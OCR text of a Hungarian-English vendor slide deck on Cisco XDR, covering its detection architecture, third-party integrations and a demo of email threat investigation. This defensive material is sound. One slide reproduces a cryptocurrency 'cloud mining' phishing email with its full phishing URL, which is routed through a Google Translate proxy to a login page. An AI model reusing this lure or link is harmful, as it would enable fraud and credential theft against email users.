GetCon
Megbízható kapcsolat

HETEROGÉN HÁLÓZATOK VÉDELME CISCO XDR-RAL

3rd party integráció a gyakorlatban

Izápy Balázs - Tamás Zoltán

Budapest, 2024. október 8.

Agenda

- Cisco XDR in a nutshell
  - Goals
  - Key concepts
  - Architecture
  - Integrations
- Demo

Izapy.Balazs@getcon.hu


Tamas.Zoltan@getcon.hu

GetCon
MEGBÍZHATÓ KAPCSOLAT

Cisco XDR in a nutshell

GetCon
Megbízható kapcsolat

„Email is dead”



Feladó: **Support** <Nguyenvandung.yt@quangtri.gov.vn>
Date: 2024. szept. 29., Vas 21:44
Subject: Your balance: 1.3426 BTC
To: <[redacted]>

CLOUD MINING

Welcome back, user-id81214293!

It's been **364 days** since you registered on our platform for automatic cloud Bitcoin mining. Your devices were linked to our platform by **Email address.**

You were inactive, but the cryptocurrency was still collected automatically from your device.

During your absence, you made **1.3426 BTC** (**$890707.77**) USD through cloud mining.


Your balance: **1.3426 BTC** ($890707.77)

If the link does not work, please copy it manually and paste it into your browser's address bar from the textarea below:

https://translate.google.com/translate?sl=auto&tl=en&hl=en&u=test.i-cosysteme.com/group/templates/auth/login.php?click=m_news_0063_copy%26googlePIDR=[redacted]%26id_list=wYPTmyXWOWrZvsVL

© 2024 Mining Corp. All rights reserved. Cryptocurrency is not regulated in more than 100 countries. Be sure that it is legal in your country before using crypt transactions may also be negatively perceived by mail services, and may be moved to spam folders.

Stop advanced threats like ransomware



A well-tailored and personalized email causes a user to click…

Which goes to a questionable web site…

Which leads to a strange process being created locally on the user’s device…

That process will connect to another machine or directly to their data

T1566: Spear Phishing

T1087: Account Discovery: Domain account

T1055: Process Injection

T1210: Exploitation of Remote Services

Vendor A	Vendor C	Vendor E	Vendor G	Vendor D

What is eXtended Detection and Response?

Collection of detections and raw **telemetry** from multiple sensor technologies across your environment

e**X**tended => integrations

Application of advanced analytics to the collected and normalized evidence to produce **correlated and prioritized detections** of malicious activity


Leveraging **AI + machine learning**

Detection

Guided responses across multiple control planes to quickly and effectively contain, mitigate, and eradicate the threat.

Response

Is XDR different than all the other things?



NDR – Network Detection and Response


XDR – eXtended Detection and Response

EDR – Endpoint Detection and Response

SIEM – Security Incident and Event Management

SOAR – Security Orchestration Automation and Response

High level architecture



Extended

- Cloud
- Network
- Email
- Identity
- Firewall
- Endpoint

Raw Telemetry →

Events →

Threat Intelligence →

Enrichment →

Device Context →

Detection

- Behavioral Analytics
- Anomaly Detection
- Attack Chaining
- Incident Creation
- Incident Prioritization

Automatic Enrichment

User Triggered →

Incident Triggered →

Scheduled →

Automation Rules →

Response

- Guided Playbooks
- Automated Workflows
- Pivot Menu Actions
- Solution Agnostic
- Rapid Containment

Multi-vector telemetry ingest network, cloud, endpoint, email, and more from Cisco and 3rd party

Cross domain alert detections and attack chaining with automated incident prioritization and enrichment

Automated or user triggered responses to block observables using any integrated technology

An expression of business needs

Where are we most exposed to risk? How good are we at detecting attacks early?

1 Detect Sooner

2 Prioritize by Impact

Are we prioritizing the attacks that represent the largest material impacts to our business?

How quickly are we able to understand the full scope and entry vectors of attacks?

3 Reduce Investigation Time

4 Accelerate Response

How fast can we confidently respond? How much can SecOps automate? Are we improving our time to respond?

Do we have full visibility into all our assets? Can we reliably identify a device and who uses it?


5 Extend Asset Context

GetCon
MEGBÍZHATÓ KAPCSOLAT

Integrations

XDR is as powerful as its integrations, and Cisco XDR has over 80+ integrations with a wide variety of products.

- Open platform with more third-party integrations than Cisco integrations.
- Mix of security products, intelligence sources, device managers, and more.
- Easy to enable and configure.
- API-based communication with other products.



Integrations

Search

Filters

My Integrations

Integration Name	Name	Status
Orbital	Orbital	✓ Connected
XDR Analytics	Secure Cloud Analytics	✓ Connected
Email Security	Secure Email and Web Manager	✓ Connected
Secure Endpoint	Secure Endpoint	✓ Connected
Secure Firewall	Secure Firewall	✓ Connected
Secure Network Analytics	Secure Network Analytics	✓ Connected
Umbrella	Umbrella	✓ Connected
AlienVault Open Threat Exchange	AlienVault Open Threat Exchange	✓ Connected
CrowdStrike	CrowdStrike	
CyberCrime Tracker	CyberCrime Tracker	

Supported sources for XDR Devices and Identity

Duo Access
Duo Beyond

Secure Endpoint

Umbrella (DNS)
Windows / macOS

Meraki SM

Secure Client

Orbital

Duo

Third Party

CrowdStrike

SentinelOne

Microsoft
Intune

Jamf Pro


Ivanti Neurons
(formerly MobileIron)

VMware
Workspace ONE
(formerly Airwatch)

Microsoft Defender
for Endpoint

Microsoft
Azure AD

XDR – a different view of my mailbox



2024-10-04 07:16 2 observables ✓ Investigation Complete

3 Sources ⊗ ^ | Disposition ⌄ | □ My environment only

Unselect All

☑ Secure Email Threat Defense

☑ VirusTotal

☑ urlscan.io


sTotal × Urlscan.Io ×

GetCon
MEGBÍZHATÓ KAPCSOLAT

Demo

GetCon
Megbízható kapcsolat

Network architecture

